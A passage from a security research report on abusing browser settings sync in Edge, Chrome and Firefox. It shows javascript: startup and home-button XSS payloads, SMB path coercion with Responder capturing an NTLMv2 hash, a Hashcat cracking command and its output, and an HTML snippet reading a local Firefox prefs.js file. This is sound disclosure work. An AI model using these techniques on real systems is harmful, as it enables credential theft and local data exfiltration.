


Figure 25: Edge client-side check rejecting the `javascript:` URL.

By submitting a valid payload and intercepting the sync request in a web proxy, it was possible to modify the protobuf to submit an unsafe startup value to be accepted by the server:

```
Bavascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)
```

```
javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)
```



Figure 26: Sync request protobuf intercepted by a proxy, prior to modification.




Figure 27: Sync request protobuf intercepted by a proxy, after modification from **bavascript** to **javascript**.

On all other synced devices, the malicious value was saved:




Figure 28: The victim device receiving the JavaScript: startup page from sync.

Reopening Edge triggered this JavaScript execution, as shown by the alert box generated.




Figure 29: JavaScript executing in a domainless context upon reopening the victim browser.

As this JavaScript execution did not occur in an unsafe domain context, this JavaScript could be used similarly to navigating to a malicious website hosting malicious JavaScript. The key difference between these techniques was that embedding XSS in the start page did not require any outbound connectivity, reducing the artefacts in the attack, and guaranteeing that it would not be blocked by domain reputation checks or other anti-phishing measures.

This JavaScript execution was only activated upon a full restart of Edge. If Edge was running in the background, it would not trigger.

Additionally, the home button feature allowed for JavaScript to be embedded and executed within the context of the page the user was currently accessing. This functionally allowed for a Universal XSS if the user could be coerced into clicking the home button on the attacker specified site. The home button was not enabled by default, however, the feature to enable it was also cloud synced.

Submitting a home button value with a malicious JavaScript payload:




Figure 30: Submitting a JavaScript: protocol in the home button in Edge.

The resultant JavaScript being executed on the Account.Microsoft.com domain upon pressing the home button.




Figure 31: Upon the user clicking the home page, JavaScript is executed in the context of the current domain.

Firefox

The JavaScript protocol was saved without tampering; however, it did not trigger upon the browser opening, opening a new tab, or clicking the home button.




Figure 32: Submitting a JavaScript homepage in Firefox.

The page was found to be put in a strangely non-interactable state when forced to navigate to a **JavaScript:** protocol, but no meaningful functionality was identified.




Figure 33: Non interactable Firefox page upon reopening the browser.

Key results

Case study 2 verified the core attack primitive of redirecting a user was successful on each browser, which worked as a foundation for the exploitation found in each of the EXEC findings. Additionally, the universal XSS found in Edge can be leveraged in THEFT-2, however, the likelihood is dramatically reduced due to the user interaction.

CASE STUDY 3: LOCAL FILESYSTEM AND NETWORK ATTACKS

Browsers are not limited to HTTP and HTTPS directives, and neither are the URL-based settings within these browsers. This allowed for coercing users to navigate to local resources and remote file shares, both of which were handled slightly differently to how browsers handle websites. For this case study, a remote file share configured on the local network, and an Ubuntu server running Responder was used to assess how the browser handled remote files, and how browsers handled authentication when navigating to a file share. Additionally, several local files were created to test local file interactions with browsers.

Remote File shares

Remote file shares could be accessed, provided TCP port 445 was accessible externally. This could be used to put the victim into a file viewer context with attacker-controlled content. Despite being handled within the file context rather than the browser context, no notable way to leverage files hosted on Share drives was identified. However, this external authentication request was susceptible to credential coercion attacks via replacing the SMB server with a malicious authentication server such as Responder.

Chrome

Chrome allowed cloud syncing of file paths with the `file:` directive without any tampering via submitting a malicious URL following the current pattern: `file://<MALICIOUS URL>/`.




Figure 34: Navigating to a **file:** directive, resulting in a file not found error.

Edge

Edge also allowed cloud syncing file paths as a start page entry with the **file:** directive without any tampering via submitting a malicious URL following the current pattern - **file://< MALICIOUS URL>/**.




Figure 35: Navigating to a **file:** directive, resulting in a file not found error.

Firefox

Firefox contained some limitations when cloud syncing the file directive. The **file://** directive was not allowed as a home page, however, by submitting an SMB share path, Firefox would convert it to a **file://** URL.

The following pattern worked as an example: `\\<MALICIOUS URL>/.`




Figure 36: Setting the homepage to an SMB path.




Figure 37: Upon restarting the browser, this path was converted to a file URL, resulting in a file not found error.

Credential corrosion and cracking

Regardless of which browser was used, the result could be used to compromise the Net NTLMv2 hash of the user, provided that TCP port 445 outbound was enabled, which is less common on robust enterprise environments, but very common on home networks, posing a more significant risk for working-from-home users.

```

[SMB] NTLMv2-SSP Client      : 192.168.18.129
[SMB] NTLMv2-SSP Username   : .\User
[SMB] NTLMv2-SSP Hash       : User::.:62ec61be6fd3f441:7FAD17E80B2BB6146EDE37A4054
8271E:0101000000000000008067A3DAB3FBD90162BC599FA75E807A0000000020008004A00430047
00510001001E00570049004E002D0054004400530054004D00370046004100540049004C00040034
00570049004E002D0054004400530054004D00370046004100540049004C002E004A004300470051
002E004C004F00430041004C00030014004A004300470051002E004C004F00430041004C00050014
004A004300470051002E004C004F00430041004C00070008008067A3DAB3FBD90106000400020000
00080030003000000000000000100000000200000A74A588690D6960504AA1D55F090070980EA44
EA46155BBE709A8C885673A3F60A00100000000000000000000000000000000000000000000000
00660073002F003100390032002E003100360038002E00310038002E003100320038000000000000
000000
  
```

Figure 38: Receiving a NetNTLMV2 hash from the victim via Responder.

Brute forcing these hashes in Hashcat¹² could give the attacker local user credentials if they could crack the password. These desktop credentials could then be used for subsequent attacks:

¹² <https://github.com/hashcat/hashcat>

```
PS C:\Users\User\Desktop>hashcat-6.1.1> .\hashcat.exe -a 0 -m 5600 .\hash.txt .\rockyou.txt -w 3 -o
hashcat (v6.1.1) starting...
OpenCL API (OpenCL 2.1 AMD-APP (3516.0)) - Platform #1 [Advanced Micro Devices, Inc.]
=====
* Device #1: Ellesmere, 8128/8192 MB (6745 MB allocatable), 32MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 626 MB
Dictionary cache hit:
* Filename..: .\rockyou.txt
* Passwords.: 14345042
* Bytes.....: 139927340
* Keyspace...: 14345042
USER.: .:62ec61ba6fd3f441:7fad17e80b2bb6146ede37a40548271e:010100000000000008067a3dab3fbd90162bc599fa75e807a0000000020008004a0043004700510001001e00570049004e00
240054004400530054004d00370046004100540049004c0004003400570049004e002d0054004400530054004d00370046004100540049004c002e004a004300470051002e004c004f00430041004c
00030014004a004300470051002e004c004f00430041004c00050014004a004300470051002e004c004f00430041004c000700080008067a3dab3fbd90106000400020000000800300030000000000
00000100000000200000a74a588690d6960504aa1d55f090070980ea44ea46155bbe709a8c885673a3f60a001000000000000000000000000000000000000000000000000000000000000000
0032002e003100360038002e00310038002e003100320038000000000000000000:Password1
```

Figure 39: Cracking the NetNTLMV2 hash in Hashcat to obtain their plaintext device password.

Coercing authentication this way could also be leveraged for credential relaying attacks, however, this would require significantly complex tooling and was out of scope for this case study. An additional limitation of relay attacks would be that they cannot be relayed to the same device, so an additional internal host would need to be identified for relay attacks, and network-level access to that internal host would also be required.

Local files

Local files could be accessed in a browser by specifying the file directive. Depending on the path targeted, this may require knowing the victim's username to specify the target path. Eg, the user's default downloads folder and AppData folders both are stored under C:/Users/<Username>/.

- Inferring based on the information stored in the sync session.
- Retrieving the username via the credential coercion technique discussed earlier in the case study.
- Extracting data from the C://Users/ directory to retrieve the name of all users in the system.


Typically loading local resources is prevented by the Same Origin Policy, however, once a browser is in a file viewing context, they would allow the web page to retrieve other local resources. This could be used to read multiple local files from a single web page, if the resources can be handled via JavaScript.

The only method identified for exfiltrating this data was by leveraging JSONP-style attacks¹³. Any file can be loaded as a JavaScript resource, provided it can be interpreted as valid JavaScript. By loading a local file that is a valid JavaScript file, or can be misinterpreted as one, the browser can read the data within that resource and access it via JavaScript, allowing for the file to be exfiltrated.

As shown in the example below, a "user_pref" function was defined to log all data it received, this allowed the prefs.js file to be loaded without error, logging its contents to the console. This could also be used to remotely extract the file contents. In the

¹³ https://payatu.com/blog/jsonp-attack/


example below, the prefs.js file was retrieved and logged to the console, demonstrating JavaScript reading of this data.



```
C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles\0khijcto.default-release\prefs.js - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help

prefs.js x
1 // Mozilla User Preferences
2
3 // DO NOT EDIT THIS FILE.
4 //
5 // If you make changes to this file while the application is running,
6 // the changes will be overwritten when the application exits.
7 //
8 // To change a preference value, you can either:
9 // - modify it via the UI (e.g. via about:config in the browser); or
10 // - set it within a user.js file in your profile.
11
12 user_pref("accessibility.typeaheadfind.flashBar", 0);
13 user_pref("app.installation.timestamp", "133408090843795707");
14 user_pref("app.normandy.first_run", false);
15 user_pref("app.normandy.migrationsApplied", 12);
16 user_pref("app.normandy.user_id", "34119416-ea11-44f1-9e0d-65127646a010");
17 user_pref("app.shield.optoutstudies.enabled", false);
18 user_pref("app.update.auto.migrated", true);
19 user_pref("app.update.background.lastInstalledTaskVersion", 3);
20 user_pref("app.update.background.rolledout", true);
21 user_pref("app.update.download.attempts", 0);
22 user_pref("app.update.elevate.attempts", 0);
23 user_pref("app.update.lastUpdateTime.addon-background-update-timer", 1699496959);
24 user_pref("app.update.lastUpdateTime.background-update-timer", 1699492343);
```

Figure 40: Viewing the prefs.js file, showing it conforms to JavaScript syntax.



```
1 <html>
2 <script>function user_pref(data1, data2){
3     console.log(data1)
4     console.log(data2)
5 }</script>
6 <script src="file:///
7 C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles\0khijcto.default-release\prefs.js"></script>
8 </html>
```

Figure 41: The script to load the prefs.js file and write its content to the console.

